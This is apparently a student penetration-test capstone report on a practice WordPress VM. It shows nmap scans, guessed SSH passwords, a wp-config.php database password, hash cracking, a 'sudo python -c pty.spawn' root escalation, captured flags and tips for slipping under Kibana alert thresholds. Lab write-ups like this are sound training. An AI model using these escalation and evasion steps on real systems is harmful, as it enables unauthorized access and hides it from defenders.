Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



- Kali
  - **Operating System**: Linux
  - **Purpose**: Attacking Machine
  - **IP Address**: 192.168.1.90
- Target 1
  - **Operating System**: Linux
  - **Purpose**: wordpress host / machine being attacked
  - **IP Address**: 192.168.1.110
- Capstone
  - **Operating System**: Ubuntu
  - **Purpose**: Sending logs
  - **IP Address**: 192.668.1.105
- ELK
  - **Operating System**: Ubuntu
  - **Purpose**: Observation ELK stack with Kibana
  - **IP Address**: 192.168.1.100

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Exposed Ports	22,80,111,139,445	Unauthorized access to web server
Weak Password Complexity	“michael” “pink84”	Able to ssh in as users
User Enumeration in Wordpress	Listed steven and michael as users	Provided targets to attack
Unsalted Password Hashes	Easily cracked passwords	Accessed user accounts
Unauthorized Privilege Escalation	Steven to root	Unauthorized root access

Exploits Used

Exploitation: Exposed Ports


Summarize the following:

- nmap scan revealed open ports of entry to web server
- Able to ssh into the Target 1 network via users
- Able to see out-of-date versions of applications


```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-08-17 16:56 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0018s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https:/
/nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.56 seconds
```

Exploitation: User Enumeration in Wordpress

Summarize the following:

- 

- Exposed vulnerable users within target 1
- 



Exploitation: Weak Password Complexity

Summarize the following:


- “michael” was michael’s password- guessing was enough- didn't require cracking tool
-
```
root@target1:/home/steven# locate *flag*.txt
/root/flag4.txt
/var/www/flag2.txt
```
-
```
michael@target1:/home$ cd /var
michael@target1:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@target1:/var$ cd /www
-bash: cd: /www: No such file or directory
michael@target1:/var$ cd www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cd flag2.txt
-bash: cd: flag2.txt: Not a directory
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


```
/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```


```
GNU nano 2.2.6                    File: wp-config.php

<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
```

Exploitation: Unprotected Passwords / Unsalted Hash

Summarize the following:

- Used John the Ripper to crack unsalted password hashes
- Gained access to Steven's password
- 





Exploitation: Unauthorized Privilege Escalation

Summarize the following:

- Used python script to escalate user “steven” to root

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# ls
root@target1:/home/steven# locate *flag*.txt
/root/flag4.txt
```

```
flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
```

Avoiding Detection

Stealth Exploitation of Network Enumeration

Monitoring Overview


- Which alerts detect this exploit?
  - WHEN sum () of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute (set on day 1)
- Which metrics do they measure?
  - Packet requests
- Which thresholds do they fire at?
  - Request bytes over 3500 hits per minute

Mitigating Detection

- Only scan ports known to be vulnerable
- use “nmap -sS -T1 <IP ADDRESS HERE>” to reduce noise on network over a longer period of time

Match the following condition

```
WHEN sum() OF http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute
```



Perform 0 actions when condition is met

Add action

Stealth Exploitation of WordPress User Enumeration

Monitoring Overview

- WHEN count() GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 minutes
- Monitors potential attempts to gain unauthorized access requests (401)
- Alerts at <400 http responses over a span of 5 minutes

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Changed the command to pause at intervals of appx 10 responses for a minute to prevent alert
- Are there alternative exploits that may perform better?
  - Explore and traverse directories from the command line instead of automated scans

Match the following condition

`WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes`

Perform 0 actions when condition is met

Add action

Save alert

Cancel

Show request

Stealth Exploitation of Weak Passwords

Monitoring Overview


- WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure? Measuring the activity on the web server when a task is given to it to process.
- Which thresholds do they fire at? CPU activity above 50%

